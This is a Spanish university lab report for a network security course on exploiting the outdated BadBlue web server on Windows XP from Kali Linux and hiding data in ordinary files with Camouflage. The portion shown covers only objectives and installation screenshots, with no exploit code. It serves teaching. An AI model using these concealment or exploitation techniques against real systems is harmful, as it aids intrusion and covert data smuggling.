INFORME SOBRE BADBLUE Y CAMOUFLAGE

MARIANA SÁNCHEZ MURILLO

SEGURIDAD Y AUDITORIA DE REDES

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLOGICA DEL CHOCO “DIEGO LUIS CORDOBA”

INGENIERIA EN TELECOMUNICACIONES E INFORMATICA

QUIBDÓ-CHOCÓ

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

1. INTRODUCCIÓN

El presente informe se enfoca en el análisis práctico de BadBlue instalado en una máquina con Windows XP y en las técnicas de ocultamiento de información empleadas con la herramienta Camouflage desde una estación de ataque basada en Kali Linux. Además, comprobar de qué manera archivos aparentemente normales pueden contener datos ocultos seguridad.

Para esto se utilizó Windows XP y Kali Linux, la implementación de ambos ayudó con la identificación de vulnerabilidades y la ejecución controlada de exploits. Del mismo modo, se usó Camouflage para insertar información oculta en distintos tipos de archivos.

2. OBJETIVO GENERAL

Evaluar de forma práctica la seguridad del servidor BadBlue en Windows XP mediante pruebas controladas desde Kali Linux y el uso de Camouflage, documentando fallos y proponiendo medidas para arreglarlos

3. OBJETIVOS ESPECÍFICOS

- Realizar el reconocimiento y escaneo del servidor BadBlue desde Kali Linux para identificar puertos y servicios activos.
- Probar de forma controlada las vulnerabilidades encontradas, documentando los comandos y las evidencias obtenidas.
- Evaluar cómo Camouflage puede ocultar información en archivos alojados en el servidor y proponer medidas simples para mitigar esos riesgos.

4. PLANTEAMIENTO DEL PROBLEMA

En entornos donde persisten sistemas y servicios desactualizados, como Windows XP y servidores web antiguos BadBlue HTTPD 2.7, existe una exposición significativa a vulnerabilidades conocidas que pueden ser explotadas con facilidad, además debemos tener en cuenta las diversas técnicas de ocultamiento de información que facilitan la transferencia o almacenamiento de datos maliciosos o no autorizados sin activar controles convencionales de detección, es por este motivo que se plantea este laboratorio, para conocer de primera mano cómo pueden ocurrir estos casos y qué medidas se pueden tener en cuenta a futuro.

Ilustración 1. Seguridad y Auditoria de Redes.

5. DESARROLLO

5.1 INSTALACIÓN DE COMPLEMENTOS PARA CARPETA COMPARTIDA

Para poder establecer carpetas compartidas en nuestra máquina virtual en este caso **Windows xp** , vamos a la parte superior en la opción de **Dispositivos,** en el menú que se despliega elegimos la opción llamada **Insertar imagen de CD de los complementos del invitado…**

Ilustración 2:Menu de dispositivos

vamos a **inicio**, luego pulsaremos en **Mi PC** en la carpeta aparece subida el controlador para la instalación, pulsaremos en **VirtualBox Guest Additions.**



Ilustración 3:Mi pc

5.2 INSTALACIÓN DE VIRTUALBOX GUEST ADDITIONS

Luego en el instalador vamos a darle básicamente en continuar a todo, como se podrá a preciar en las siguientes capturas.



Ilustración 4:Instalador VirtualBox guest additions

Dejamos la ruta por defecto



Ilustración 5:Ruta de instalación del VirtualBox guest additions

5.3 INSTALACION COMPLETADA DE VIRTUALBOX GUEST ADDITIONS

En este apartado se muestran los componentes que se instalaran del paquete de **VirtualBox guest additions** seguido pulsaremos en **install.**



Ilustración 6: Componentes de VirtualBox guest additions

5.4 CARPETA COMPARTIDA PARA WINDOWS XP

Iremos nuevamente en **Dispositivos** luego del menú desplegable seleccionamos la opción de **Carpetas compartidas,** luego en la opción que aparece **Preferencias de carpetas compartidas.**



Ilustración 7:Opcion carpetas compartidas

En las configuraciones de carpeta compartidas pulsaremos en el icono azul de la carpeta que tiene un signo +



Ilustración 8:Carpetas compartidas

5.5 SELECCIÓN DE CARPETA COMPARTIDA

Ahora en la **Ruta de la carpeta** tenemos que seleccionar la carpeta que vamos a compartir a **Windows xp** pulsaremos en **Acepta.**



Ilustración 9:Seleccion de la carpeta compartida

Volvemos en la carpeta de **Mi PC** y podemos verificar que la carpeta se encuentra compartida en Windows xp.



Ilustración 10:Carpeta compartida en Windows xp

5.6 CARPETA COMPARTIDA

Dentro de la carpeta compartida estarán estos archivos **badblue-personal-edition_272b , Camouflage_1_2_1 , chontaduro-cortado , Guia de gatos , mani-2 , recetas_comidas**



Ilustración 11:contenido de la carpeta compartida

5.7 EXTRACCION DE ARCHIVOS PARA LA INSTALACION DE CAMOUFLAGE

Instalaremos el **camouflage_1_2_1** que está en la carpeta compartida, luego de abrir el instalador pulsaremos en **Unzip** para comenzar la instalación.



Ilustración 12:Instalador de camouflage abierto

Los archivos se extraerán para que finalmente **camouflage** pueda ser instalada correctamente.



Ilustración 13:Extrayendo archivos de Instalación de Camouflage

5.8 INSTALACION DE CAMOUFLAGE

A continuación, la extracción de los archivos abrirá el instalador automáticamente, aquí pulsaremos en el botón de **Next** para continuar con la instalación.

Ilustración 14:instalador de camouflage abierto

La siguiente ventana muestra la licencia del software para que las aceptemos pulsando en **Yes.**



Ilustración 15:Licencia del software

5.9 RUTA DE INSTALACION DE CAMOUFLAGE

A continuación nos pide una ruta donde se pueda instalar **camouflage,** por recomendaciones se dejará en su ruta predeterminada.



Ilustración 16:Destino de localización de camouflage

En este apartado vemos los demás componentes que se instalaran de **camouflage** aquí pulsaremos en **Next.**



Ilustración 17:Componentes de instalación de camouflage

5.10 INSTALACIÓN DE CAMOUFLAGE TERMINADA

Para continuar pulsaremos **Next**



Ilustración 18:Paquete de camouflage listo para instalar

La instalación de **camouflage** está completamente terminada, todos los componentes fueron instalados, haces clic en **Finish.**



Ilustración 19:Instalación de camouflage terminada

5.11 FUNCIONAMIENTO DE CAMOUFLAGE

Pasaremos los archivos de la carpeta compartida que en este caso lo moveremos en **Mis documentos** para que puedan ser manipulados con el programa **camouflage.**



Ilustración 20:Archivos transferidos a Windows xp

Seleccionamos a la vez 4 de estos archivos que transferimos a los documentos de nuestro Windows xp , daremos clic derecho sobre ellos, en el menú que se despliega pulsando en la opción de **Camouflage.**

